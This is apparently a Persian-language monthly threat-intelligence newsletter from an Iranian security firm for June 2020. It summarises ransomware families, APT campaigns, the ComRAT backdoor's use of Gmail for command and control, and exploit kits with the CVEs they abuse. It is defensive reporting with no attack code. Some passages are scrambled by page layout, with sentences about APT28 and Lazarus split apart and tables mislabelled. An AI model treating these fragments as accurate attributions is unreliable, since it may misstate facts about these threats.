خرداد

۱۳۹۹

ماهنامه

امنیت فناوری اطلاعات

شبکه گستر

امنیت شما | وظیفه ما

newsroom.shabakeh.net

@SGnewsroom

فهرست مطالب

چکیده مدیریتی

در این شماره از ماهنامه امنیت فناوری اطلاعات شرکت مهندسی شبکه گستر به بررسی مهمترین رخدادها و رویدادهای مرتبط با امنیت فناوری اطلاعات در خرداد ماه ۱۳۹۹ پرداخته شده است.

در خرداد ماه گروه Turla نسخه جدیدی از درب‌پشتی ComRAT را عرضه کرد که این مهاجمان را قادر به تبادل اطلاعات با بدافزار نصب شده بر روی دستگاه قربانی از طریق رابط کاربری Gmail می‌کرد. نکته قابل توجه در خصوص این تکنیک جدید گروه Turla (بهره‌گیری از Gmail به عنوان سرور فرماندهی)، عدم استفاده از پودمان‌هایی همچون HTTP و DNS برای برقراری ارتباط با دامنه‌های مشکوکی است که به‌سادگی مورد توجه راهبران امنیتی قرار می‌گیرند. در حالی که در این ترفند جدید آنچه در دیواره آتش قربانی ثبت می‌شود برقراری ارتباط با نشانی mail.google.com است. جزییات بیشتر در مورد نسخه جدید ComRAT را در این ماهنامه بخوانید.

بر طبق گزارشی که در این ماهنامه به آن پرداخته شده، در سال ۲۰۱۹ در مقایسه با سال قبل از آن تعداد حملات باج‌افزاری ۴۰ درصد و میانگین مبلغ اخاذی‌شده از ۶ هزار دلار به ۸۴ هزار دلار افزایش یافته است. در سال ۲۰۱۹، مهاجمان با هدف قرار دادن کل شبکه سازمان‌های مورد حمله صدها هزار دلار را از آنها اخاذی کردند. از جمله این باج‌گیری‌های موفق می‌توان به پرداخت ۶۰۰ هزار دلار توسط ریویرا بیچ، ۵۰۰ هزار دلار توسط لیک سیتی ، ۴۰۰ هزار دلار توسط جکسون، ۱۳۰ هزار دلار توسط لاپورته و ۱۰۰ هزار دلار توسط روکویل سنتر به گردانندگان باج‌افزار Ryuk اشاره کرد.

Tycoon و eCh0raix دیگر تهدیداتی هستند که در این ماهنامه مورد بررسی قرار گرفته‌اند. Tycoon بدافزاری چندبستری مبتنی بر Java است که قادر به رمزگذاری فایل‌های ذخیره شده بر روی دستگاه‌های با هر یک از سیستم‌های عامل Windows و Linux است. eCh0raix نیز باج‌افزاری است که تجهیزات موسوم به ذخیره‌ساز متصل به شبکه (NAS) ساخت شرکت QNAP را مورد هدف قرار می‌دهد.

در ماهی که گذشت مهاجمان با استفاده از ابزاری جعلی که در ظاهر قادر به رمزگشایی رایگان فایل‌های رمز شده توسط باج‌افزار STOP / Djvu است اقدام به رمزگذاری مجدد فایل‌های قربانی، این بار با باج‌افزاری متفاوت کردند. STOP از جمله فعال‌ترین باج‌افزارهای حال حاضر جهان محسوب می‌شود. در ایران نیز این باج‌افزار به‌شدت فعال بوده و گزارش‌های متعددی در خصوص مشاهده آلودگی بر روی سیستم برخی کاربران به باج‌افزار STOP به شرکت مهندسی شبکه گستر واصل شده است.

در خرداد ۱۳۹۹، شرکت‌های اپل، سیسکو، مایکروسافت، ادوبی، وی‌ام‌وِر، موزیلا و گوگل و بنیادهای دروپل و وردپرس اقدام به انتشار اصلاحیه و توصیه‌نامه امنیتی برای برخی از محصولات خود کردند. جزییات این اصلاحیه‌ها و گزارش‌هایی دیگر در حوزه امنیت فناوری اطلاعات را در این ماهنامه بخوانید.

آمار جهانی از نگاه مک‌آفی

McAfee™
Together is power.

۱۰ تهدید اصلی

باج‌افزار Cuba

این باج‌افزار با تمرکز بر دستگاه‌های با سیستم عامل Windows پس از رمزگذاری فایل‌های قربانی با استفاده از الگوریتم RSA-2048، اقدام به الصاق پسوند ".cuba" به آنها می‌کند. در اطلاعیه باج‌گیری Cuba اینطور اظهار می‌شود که بانک‌های داده و محتوای سرورهای موسوم به FTP Server و File Server قبل از رمزگذاری، سرقت شده است.

باج‌افزار Odveta

این باج‌افزار به فایل‌های رمزگذاری شده پسوند "odveta." را الصاق می‌کند. در اطلاعیه باج‌گیری تهدید می‌شود که در صورت عدم پرداخت باج ظرف دو روز، مبلغ اخاذی شده دو برابر و در صورت یک هفته تأخیر این مبلغ سه برابر خواهد شد. Odveta چندین سرویس را از جمله MySQL، MSSQL و MSDTC پیش از رمزگذاری فایل‌ها متوقف می‌کند. این باج‌افزار از الگوریتم‌های رمزنگاری RSA و AES-256 بهره می‌گیرد.

باج‌افزار VoidCrypt

VoidCrypt که با نام‌های Void و Chaos نیز شناخته می‌شود از از الگوریتم‌های رمزنگاری RSA و AES-256 استفاده می‌کند. بر طبق توضیحات درج شده در اطلاعیه باج‌گیری آن، عدم پرداخت باج ظرف ۴۸ ساعت موجب دو برابر شدن مبلغ اخاذی شده می‌شود. VoidCrypt به فایل‌های رمز شده پسوند ".void" را چسبانده و چندین سرویس را قبل از رمزگذاری فایل‌های مرتبط با آنها متوقف می‌کند.

عملیات This is Not a Test

در سه‌ماهه اول سال ۲۰۲۰، گروه APT41 با تمرکز بر آسیب‌پذیری‌های امنیتی در Citrix NetScaler/ADC، Cisco و Zoho ManageEngine Desktop Central اقدام به هدف قرار دادن بیش از ۲۰ صنعت از جمله سازمان‌های فعال در حوزه‌هایی همچون خدمات رفاهی، گاز، نفت، پتروشیمی، مالی، آموزشی، دولتی و خدمات سلامت در کشورهای مختلف کردند. در کارزار از تکنیک‌های مختلف نظیر استفاده از پروسه معتبر PowerShell، بهره‌گیری از Background Intelligent Transfer Service - به اختصار BITS -، تزریق پروسه، اسکریپت‌نویسی، رمزگذاری ، فرار از سد محصولات امنیتی و برقراری ارتباط با سرورهای فرماندهی استفاده شده است.

عملیات Credential Phishing Attack

از سال میلادی گذشته، گروه Pawn Storm - که با نام‌های APT28 و Fancy Bear نیز شناخته می‌شود - اقدام به سرقت اطلاعات اصالت سنجی از سازمان‌های مطرح جهان کرده است. بر خلاف حملات پیشین این گروه، در کارزار اخیر، بجای استفاده از بدافزار واسطه، سرورهای قابل دسترس بر روی اینترنت شناسایی و

عملیات AppleJeus Sequel

گروه Lazarus با هدف قرار دادن بخش‌های مالی در بریتانیا، لهستان، روسیه و چین و آلوده کردن آنها به بدافزار، اقدام به سرقت دارایی‌های دیجیتال از قربانیان کرد. این مهاجمان در حملات خود با استفاده از بدافزارهای مبتنی بر سیستم‌های عامل Windows و Macintosh کدهای مخرب را از طریق سایت‌های

پس از استخراج داده‌های حساس از روی آنها استخراج و از آنها برای ارسال هرزنامه استفاده می‌شود.

عملیات Speculoos Backdoor

گروه APT41 با هدف قرار دادن یک آسیب پذیری در تجهیزات Citrix اقدام به نصب درب‌پشتی Speculoos بر روی آنها کرد. این مهاجمان که بر روی سازمان‌های فعال در حوزه‌هایی همچون سلامت و درمان، آموزش عالی، ساخت و تولید، خدمات دولتی و فناوری در مناطقی خاص از جهان تمرکز داشتند با بکارگیری چندین سرور فرماندهی، اطلاعات سیستم، فهرستی از پروسه‌ها و داده‌هایی دیگر را از روی سیستم قربانیان سرقت می‌کردند.

آسیب‌پذیری CVE-2020-0938

همانند CVE-2020-1020 ضعفی با درجه حساسیت "حیاتی" و از نوع "اجرای کد به صورت از راه دور" در Adobe Font Manager Library در سیستم عامل Windows است. این آسیب‌پذیری در مجموعه اصلاحیه‌های ماه آوریل مایکروسافت در ۲۶ فروردین ۱۳۹۹ ترمیم و اصلاح شد.

جعلی و پیام‌رسان تلگرام بر روی دستگاه قربانیان خود اجرا می‌کردند. برای مخفی ماندن از دید محصولات و ناظران امنیتی، این گروه از چندین تکنیک از جمله استفاده از چند کانال ارتباطی برای برقراری ارتباط با سرور فرماندهی، مبهم‌سازی، جعل و رمزگذاری داده‌ها استفاده می‌کند.

آسیب‌پذیری CVE-2020-1020

ضعفی با درجه حساسیت "حیاتی" (Critical) و از نوع "اجرای کد به‌صورت از راه دور" (Remote Code Execution) در Adobe Font Manager Library در سیستم عامل Windows است. این آسیب‌پذیری در مجموعه اصلاحیه‌های ماه آوریل مایکروسافت در ۲۶ فروردین ۱۳۹۹ ترمیم و اصلاح شد.

آسیب‌پذیری CVE-2020-0981

ضعفی با درجه حساسیت "مهم" (Important) و از نوع "عبور از سد تنظیمات امنیتی" (Security Feature Bypass) است که از مدیریت نادرست روابط میان توکن‌ها در Windows ناشی می‌شود. بهره‌جویی از این آسیب‌پذیری یک برنامه با سطح یکپارچگی مشخص را به سطحی دیگر تغییر داده و موجب دور زدن بسترهای موسوم به "قرنطینه امن" (Sandbox) می‌شود. این آسیب‌پذیری نیز در مجموعه اصلاحیه‌های ماه آوریل مایکروسافت در ۲۶ فروردین ۱۳۹۹ ترمیم و اصلاح شد.

۱۰ بسته بهره‌جو با بیشترین استفاده

بسته بهره‌جو	توضیحات
Neutrino	Neutrino و هم‌قطار اسبقش (Neutrino-v) از بسته‌های بهره‌جوی (Exploit Kit) معروفی هستند که از اواسط سال ۲۰۱۶ ظهور کردند. از این بسته بهره‌جو عمدتاً در سایت‌های هک شده و کارزارهای تبلیغ‌افزار (Malvertising) برای آلوده‌سازی کاربران به بدافزارهای مختلف استفاده می‌شود. این بسته بهره‌جو از آسیب‌پذیری‌های CVE-2016-4117، CVE-2015-3113، CVE-2013-2551، CVE-2016-3298، CVE-2015-2419، CVE-2015-0311، CVE-2016-1019، CVE-2015-7645، CVE-2015-0313، CVE-2014-6332، CVE-2015-5119، CVE-2017-0022، CVE-2013-0074، CVE-2013-7331، CVE-2015-5122، CVE-2016-7200، CVE-2015-8651، CVE-2014-0515، CVE-2015-0359، CVE-2013-2423، CVE-2016-0189، CVE-2015-3090 و CVE-2016-7201 سوءاستفاده می‌کند. از جمله باج‌افزارهایی که از Neutrino در فرایند انتشار خود بهره گرفته‌اند می‌توان به PizzaCrypts، CryptFIle2، Cerber، CrypMIC، Locky، CryptoWall، TeslaCrypt، Zepto، CryptXXX و BandarChor اشاره کرد. همچنین از این بسته بهره‌جو در کارزارهای سایبری ShadowGate، Afraidgate و ProMediads استفاده شده است.
Magnitude	این بسته بهره‌جو که با نام Popads نیز شناخته می‌شود در جریان کارزارهای تبلیغ‌افزار برای آلوده‌سازی سیستم مراجعه‌کنندگان به سایت در کنترل مهاجمان مورد استفاده قرار می‌گیرد. Magnitude از آسیب‌پذیری‌های CVE-2016-4117، CVE-2018-4878، CVE-2015-0311، CVE-2012-0507، CVE-2015-7645، CVE-2015-5119، CVE-2013-2463، CVE-2015-8651، CVE-2015-0359، CVE-2015-3090، CVE-2018-8174، CVE-2015-3113، CVE-2013-2551، CVE-2015-1701، CVE-2015-2419، CVE-2016-1019، CVE-2015-2426، CVE-2015-3105، CVE-2013-0634، CVE-2015-3133، CVE-2015-1671، CVE-2014-8439، CVE-2013-2471، CVE-2015-5122 و CVE-2016-0189 سوءاستفاده می‌کند. از جمله باج‌افزارهایی که Magnitude را مورد استفاده قرار داده‌اند می‌توان به Cerber، Magniber، CryptoWall، Locky و GandCrab اشاره کرد.
RIG	این بسته بهره‌جو از طریق تبلیغات مخربی که توسط مهاجمان در سایت‌های معتبر تزریق شده‌اند سیستم کاربران را مورد دست‌درازی قرار می‌دهد. در نسخه موسوم به VIP آن با عنوان RIG-v که در سال 2016 ظهور کرد از الگوهای جدید URL استفاده می‌شود. RIG از آسیب‌پذیری‌های CVE-2016-4117، CVE-2016-0034، CVE-2016-3298، CVE-2018-4878، CVE-2013-3896، CVE-2015-0311، CVE-2012-0507، CVE-2015-7645، CVE-2015-5119 و CVE-2014-0322، CVE-2013-0074، CVE-2016-7200، CVE-2012-1723، CVE-2015-8651، CVE-2013-2423، CVE-2015-0359، CVE-2013-2465، CVE-2015-3090، CVE-2016-7201، CVE-2018-8174، CVE-2015-3113، CVE-2013-2551،

بسته بهره‌جو	توضیحات
	CVE-2013-1493، CVE-2015-2419، CVE-2014-0497، CVE-2016-1019، CVE-2013-0322، CVE-2014-0569، CVE-2014-6332، CVE-2013-0634، CVE-2013-7331، CVE-2015-5122، CVE-2014-0515 و CVE-2016-0189 سوءاستفاده می‌کند. از جمله باج‌افزارهایی که استفاده از RIG را در کارنامه دارند می‌توان به CryptFIle2، ASN1،Sage، CryptoShield، Nemty، CrypMIC، Mobef، Paradise، Dxh26wam، GandCrab Revenge، CryptoMix، BartCrypt، Spora، Erebus، Mole، Cry، Fess-mant، CryptoMix، GetCrypt، AnteFrigus و Buran اشاره کرد. همچنین از این بسته بهره‌جو در کارزارهای سایبری Pitty Tiger، FormBook، Afraidgate، DragonFly، ProMediads و Deep Panda استفاده شده است.
ThreadKit	مهاجمان با درج کد این بسته بهره‌جو در اسناد مبتنی بر Microsoft Office از مجموعه‌ای از آسیب‌پذیری‌های مایکروسافت سوءاستفاده می‌کنند. این بسته بهره‌جو در بازارهای زیرزمینی تبهکاران سایبری در Dark Web به فروش می‌رسد. از ThreadKit در چندین بدافزار نظیر FormBook، Loki Bot، Trickbot و Chthonic استفاده شده است. CVE-2017-8759، CVE-2017-8570، CVE-2017-0199، CVE-2018-4878، CVE-2017-11882، CVE-2018-0802 و CVE-2018-8174 در ThreadKit مورد بهره‌جویی قرار می‌گیرند.
Underminer	Underminer با رمزگذاری RSA، از کدهای بهره‌جو و ترافیک ارتباطی با سرفروماندهی خود محافظت می‌کند. این بسته بهره جو با سوءاستفاده از باگ‌هایی در مرورگر Internet Explorer و نرم افزار Flash Player کاربران را به انواع بدافزارها از جمله استخراج‌کنندگان ارز رمز و بوت‌کیت‌ها آلوده می‌کند. در Underminer از CVE-2015-5119، CVE-2018-4878، CVE-2018-15982، CVE-2016-0189 و CVE-2018-8174 بهره‌جویی می‌شود.
Fallout	این بسته بهره‌جو که در آگوست 2018 شناسایی شد از باگ‌هایی در نرم‌افزار Flash Player و سیستم عامل Windows سوءاستفاده می‌کند. CVE-2018-4878، CVE-2018-15982 و CVE-2018-8174 فهرست باگ‌های مذکور را تشکیل می‌دهند. موفقیت در بهره‌جویی، مهاجم را قادر به دریافت کدهای مخرب بیشتر بر روی دستگاه قربانی می‌کند. از Fallout در باج‌افزارهای Stop، GandCrab 5، Kraken Cryptor، GandCrab، Maze، Fake Globe، Minotaur، Matrix و Sodinokibi استفاده شده است.
Spelevo	Spelevo در اوایل سال 2019 شناسایی شد. در این بسته بهره‌جو از آسیب‌پذیری CVE-2018-15982 در نرم‌افزار Flash Player و CVE-2018-8174 در بخش VBScript Engine سیستم عامل Win-dows سوءاستفاده می‌شود. Spelevo در انتشار اسب تروای GootKit نقش داشته است. در فرایند آلوده‌سازی آن یک فرمان‌زمانبندی شده با هدف ماندگار کردن اسب تروا ساخته می‌شود. Maze نیز از جمله بدافزارهایی است که گردانندگان آن از Spelevo برای انتشار این بدافزار بهره گرفتند.

بسته بهره‌جو	توضیحات
Radio	این بسته بهره‌جو در اواسط سال 2019 کشف شد. Radio از آسیب‌پذیری CVE-2016-0189 در سیستم عامل Windows سوءاستفاده می‌کند. در انتشار Nemty از Radio بهره گرفته شده است.
Capesand	Capesand با هدف قرار دادن آسیب‌پذیری‌های CVE-2018-4878، CVE-2015-2419، CVE-2018-15982، CVE-2019-0752 و CVE-2018-8174 در نرم‌افزار Flash Player و سیستم عامل Windows مهاجم را قادر به دریافت و اجرای کد مخرب بر روی دستگاه قربانی می‌کند. بر خلاف سایر بسته‌های بهره‌جو، در Capesand کدهای بهره‌جو در کد منبع آن نبوده و باید با استفاده از یک رابط برنامه‌نویسی API از سرور فرماندهی گردانندگان آن فرخوانی شود.
Bottle	این بسته بهره‌جو که در اواخر سال 2019 کشف شد از آسیب‌پذیری CVE-2018-15982 در نرم‌افزار Flash Player و CVE-2018-8174 در بخش VBScript Engine سیستم عامل Windows سوءاستفاده می‌کند. در نمونه‌هایی از حملات اجرا شده با استفاده از این بسته بهره‌جو کاربران به صفحه حاوی کد مخرب هدایت و در آنجا دستگاه به بدافزار مورد نظر آلوده می‌شود.

۱۰ کارزار مطرح

کارزار	توضیحات
Karkoff 2020	مهاجمان APT34 که با نام OilRig نیز شناخته می‌شوند، سازمان‌های دولتی در لبنان را از طریق حملات فیشینگ هدفمند مورد حمله قرار دادند. پیوست ایمیل‌های فیشینگ مذکور، اسناد مبتنی بر Microsoft Excel گزارش شده است. در این حملات نسخه جدیدی از بدافزار Karkoff بر روی دستگاه اجرا شده و در ادامه از طریق آن اطلاعات حساس از روی دستگاه استخراج می‌شود. نرم‌افزار مخرب از تکنیک‌هایی مختلف برای ماندگاری، عبور از سد سیستم‌های دفاعی و استخراج شامل فرامین زمانبندی‌شده، مبهم‌سازی، کانال‌های جایگزین، جعل و رمزگذاری بهره گرفته شده است. در این کارزار از یک سرویس‌دهنده Microsoft Exchange به‌عنوان سرور فرماندهی استفاده شده است.
Taiwan High-Tech	گروه Chimera در فاصله سال‌های ۲۰۱۸ تا ۲۰۱۹ سازمان‌های فعال در حوزه فناوری‌های پیشرفته در تایوان را هدف قرار داد. در این کارزار مهاجمان بر روی سرقت اطلاعات حساسی در خصوص مدارهای مجتمع، بسته‌های توسعه نرم‌افزار و منابع کد تمرکز داشتند. در کارزار از بدافزارهای مختلفی شامل تزریق‌کنندگان، ابزارهای دسترسی از راه دور، درب‌های پشتی و ابزارهای فشرده‌سازی برای اجرا، ماندگاری، عبور از سد سیستم‌های دفاعی و استخراج داده‌ها استفاده شده است.
Holy Water	در این کارزار هکرهای ناشناس با اجرای حملات موسوم به حفره آبیاری (Watering Hole) گروهی مذهبی در آسیا را هدف قرار دادند. سایت‌های هک شده در جریان این حملات به سازمان‌های مختلفی نظیر نهادهای نیکوکاری که اهداف این حملات با آنها آشنای داشتند بودند. مراجعه‌کنندگان به این سایت‌ها با پیام های جعلی روبرو می شدند که در آنها ادعا می شد که نسخه Flash Player نیاز به به روزرسانی دارد. در صورت در دام افتادن قربانی بدافزار بر روی سیستم اجرا می شد. این مهاجمان از تکنیک های مختلفی نظیر فرامین زمانبندی، کلیدهای Run در محضرخانه، مهبم سازی و رمزگذاری برای ماندگاری بدافزار و عبور از سد سیستم های دفاعی استفاده می شد.
Storm Cloud Unleashed	گردانندگان Storm Cloud در قالب حملات موسوم به حفره آبیاری کاربران و سازمان های تبتی را هدف قرار دادند. سایت های هک شده در جریان این حملات به سازمان های مختلفی نظیر نهادهای نیکوکاری که اهداف این حملات با آنها آشنا هستند بودند. مراجعه کنندگان به این سایت ها با پیام های جعلی روبرو می شدند که در آنها ادعا می شد که نسخه Flash Player نیاز به به روزرسانی دارد. در صورت در دام افتادن قربانی بدافزار بر روی سیستم اجرا می شد. این مهاجمان از تکنیک های مختلفی نظیر فرامین زمانبندی، کلیدهای Run در محضرخانه، مهبم سازی و رمزگذاری برای ماندگاری بدافزار و عبور از سد سیستم های دفاعی استفاده می شد.
This is Not a Test	در سه‌ماهه اول سال ۲۰۲۰، گروه APT41 با تمرکز بر آسیب‌پذیری‌های امنیتی در Citrix NetScaler/ADC، روترهای Cisco و محصول Zoho ManageEngine Desktop Central اقدام به هدف قرار دادن بیش از ۲۰ صنعت از جمله سازمان‌های فعال در حوزه هایی همچون خدمات رفاهی، گاز، نفت، پتروشیمی، مالی، آموزشی، دولتی و خدمات سلامت در کشورهای مختلف کردند. در کارزار از تکنیک های مختلف نظیر استفاده از پروسه معتبر BITS ...، PowerShell، تزریق پروسه، اسکریپت‌نویسی، رمزگذاری با هدف ماندگاری، فرار از سد محصولات امنیتی و برقراری ارتباط با سرورهای فرماندهی استفاده شده است.

بسته بهره‌جو	توضیحات
Credential Phishing Attack	از سال میلادی گذشته، گروه Pawn Storm - که با نام های APT28 و Fancy Bear نیز شناخته می شود - اقدام به سرقت اطلاعات اصالت سنجی از سازمان های مطرح جهان کرده است. بر خلاف حملات پیشین این گروه، در حملات اخیر بجای استفاده از بدافزار سرورهای قابل دسترس بر روی اینترنت شناسایی و در ادامه داده های حساس از روی آنها استخراج و از آنها برای ارسال هرزنامه استفاده می شود.
AppleJeus Seque	گروه Lazarus با هدف قرار دادن بخش‌های مالی در بریتانیا، لهستان، روسیه و چین با نرم‌افزار مخرب اقدام به سرقت دارایی‌های دیجیتال از قربانیان کرد. مهاجمان تهدید در حملات خود با استفاده از بدافزارهای مبتنی بر سیستم‌های عامل Windows و Macintosh کدهای مخرب را از طریق سایت‌های جعلی و پیام‌رسان تلگرام بر روی دستگاه قربانیان خود اجرا می‌کنند. برای مخفی ماندن از دید محصولات و ناظران امنیتی، این گروه از چندین کانال ارتباطی برای برقراری ارتباط با سرور فرماندهی، مبهم‌سازی، masquerading و رمزگذاری داده‌ها استفاده می‌کند.
BISTROMATH	یکی از کارزارهای اخیر گروه سرشناس Lazarus است که در جریان آن اهداف به بدافزار مورد نظر مهاجمان آلوده می شود. بدافزار از تکنیک های مختلف برای ماندگاری، عبور از سد سیستم های دفاعی و برقراری ارتباط با سرور فرماندهی استفاده می شود. از جمله این تکنیک ها می توان به مبهم سازی، رمزگذاری، رمزنگاری، فرامین زمانبندی، جعل و تکنیک موسوم به DLL side-loading اشاره کرد.
VOLLGAR	در این کارزار از سرورهای MS-SQL به نحوی بهره جویی می شود که دستگا به بدافزارهای دسترسی از راه دور، استخراج کنندگان ارز رمز و چندین درب پشتی آلوده می شود. تاریخ اجرای حمله به سال ۲۰۱۸ باز می گردد که در آن سازمان های فعال در حوزه های مختلف از جمله سلامت، هوانوردی، فناوری اطلاعات، ارتباطات و آموزش عالی مورد هدف قرار می گیرند. گردانندگان این کارزار از چند روز تا چندین هفته برای روی سیستم های آلوده ماندگار مانده و مجدداً اقدام به آلوده سازی سیستم به بدافزارهای دیگر می کردند.
Speculoos Backdoor	گروه APT41 با هدف قرار دادن یک آسیب پذیری در تجهیزات Citrix اقدام به نصب درب‌پشتی Spec-uloos بر روی آنها کرد. این مهاجمان که بر سازمان های فعال در حوزه هایی همچون سلامت و درمان، آموزش های عالی، کارخانجات و فناوری در مناطقی خاص از جهان تمرکز داشته اند. در این حملات از چندین سرور فرماندهی استفاده شده و اطلاعات سیستم، فهرستی از پروسه ها و داده هایی دیگر از روی سیستم قربانی سرقت می شده است.

۱۰ باج‌افزار با بیشترین انتشار

بسته بهره‌جو	توضیحات
Dharma	Dharma که گونه ای از باج افزار CrySiS پسوندهای مختلفی را به فایل های رمزگذاری شده الصاق می کند. این باج افزار از سال ۲۰۱۶ فعال بوده و گردانندگان آن به طور مستمر اقدام به عرضه نسخ جدیدی از آن می کنند.
Clop	Clop به فایل های رمز شده یکی از پسوندهای "CLOP" و "CIOP" را می چسباند. در برخی نسخ این باج افزار ادعا می شود که در صورت عدم پرداخت باج طی دو هفته، داده های رمزگذاری شده حذف خواهند شد. همچنین در اطلاعیه باج گیری اظهار می شود که بدافزار نه فقط دستگاه مورد بررسی که کل شبکه را به خود آلوده کرده است.
Maze	این باج افزار از الگوریتم های رمزگذاری RSA-2048 و ChaCha20 بهره می گیرد. Maze حمله به نهادهای دولتی و کارخانجات بزرگ را در کارنامه دارد. مهاجمان Maze قربانیان را تهدید می کنند که فایل ها را پیش از رمزگذاری سرقت کرده و در صورت عدم پرداخت باج اقدام به انتشار عمومی آنها خواهند کرد. برای مثال، در سال گذشته گردانندگان Maze در حمله‌ای باج‌افزاری به شرکت Allied Universal، باجی ۲.۳ میلیون دلاری را از آن شرکت طلب کردند. مدتی بعد و با تحقق نیافتن این خواسته مهاجمان، ۷۰۰ مگابایت از داده‌های Allied Universal در تالارهای گفتگوی نفوذگران منتشر و در دسترس قرار گرفته شد.
Zeppelin	Zeppelin از الگوریتم AES برای رمزگذاری داده های قربانیان خود استفاده می کند. این باج افزار از اجرا بر روی سیستم کاربران روسی، اوکراینی، بلاروسی و قزاقستانی خودداری می کند.
Cuba	این باج‌افزار با تمرکز بر دستگاه‌های با سیستم عامل Windows پس از رمزگذاری فایل‌های قربانی با استفاده از الگوریتم RSA-2048، اقدام به الصاق پسوند "cuba" به آنها می‌کند. در اطلاعیه باج‌گیری Cuba اینطور اظهار می‌شود که بانک‌های داده و محتوای سرورهای موسوم به FTP Server و File Server قبل از رمزگذاری، سرقت شده است.
Ragnar Locker	مهاجمان Ragnar Locker در جریان اجرای عملیات شناسایی، اطلاعات حساس را سرقت کرده و قربانی را تهدید می کنند که در صورت عدم پرداخت باج که معمولاً مبالغ هنگفت صدها هزار دلاری است اقدام به انتشار عمومی داده ها خواهند کرد.
Nefilim	این باج‌افزار پس از رمزگذاری فایل های قربانی با الگوریتم AES-128 اقدام به الصاق پسوند "NEFILIM" به آنها می کند. در کدهای مورد استفاده Nefilim شباهت هایی با باج افزار Nemty به چشم می خورد. اما بر خلاف آن از سیستم پرداخت در بستر شبکه ناشناس TOR استفاده نکرده و از ایمیل برای تبادل اطلاعات در خصوص پرداخت باج استفاده می کند. مهاجمان این باج افزار تهدید می کنند که در صورت پرداخت نشدن باج ظرف ۷ روز اطلاعات قربانی را به صورت به اشتراک خواهند گذاشت.


بسته بهره‌جو	توضیحات
IQY	گونه جدیدی از باج افزار Paradise که در قالب ایمیل های فیشینگ هدفمند با پیوست فایل IQY به سیستم قربانیان راه می یابد. در این حملات از فایل های IQY یا Internet Query برای فراخوانی پروسه معتبر PowerShell و اجرای کد مخرب استفاده می شود. این باج افزار از اجرا بر روی سیستم هایی که زبان روسی، قزاقستانی، بلاروسی، اوکراینی و تاتاری بر روی آنهل فعال شده خودداری خواهد کرد. IQY ضدویروس Windows Defender را غیرفعال کرده و از بسته بندی (packing) و مبهم سازی (obfuscation) برای عبور از سد محصولات امنیتی استفاده می کند.
Odveta	این باج‌افزار به فایل‌های رمزگذاری شده پسوند ”odveta.“ را الصاق می‌کند. در اطلاعیه باج‌گیری تهدید می‌شود که در صورت عدم پرداخت باج ظرف دو روز، مبلغ اخاذی شده دو برابر و در صورت یک هفته تأخیر این مبلغ سه برابر خواهد شد. Odveta چندین سرویس را از جمله MySQL، MSSQL و MSDTC پیش از رمزگذاری فایل‌ها متوقف می‌کند. این باج‌افزار از الگوریتم‌های رمزنگاری RSA و AES-256 بهره می‌گیرد.
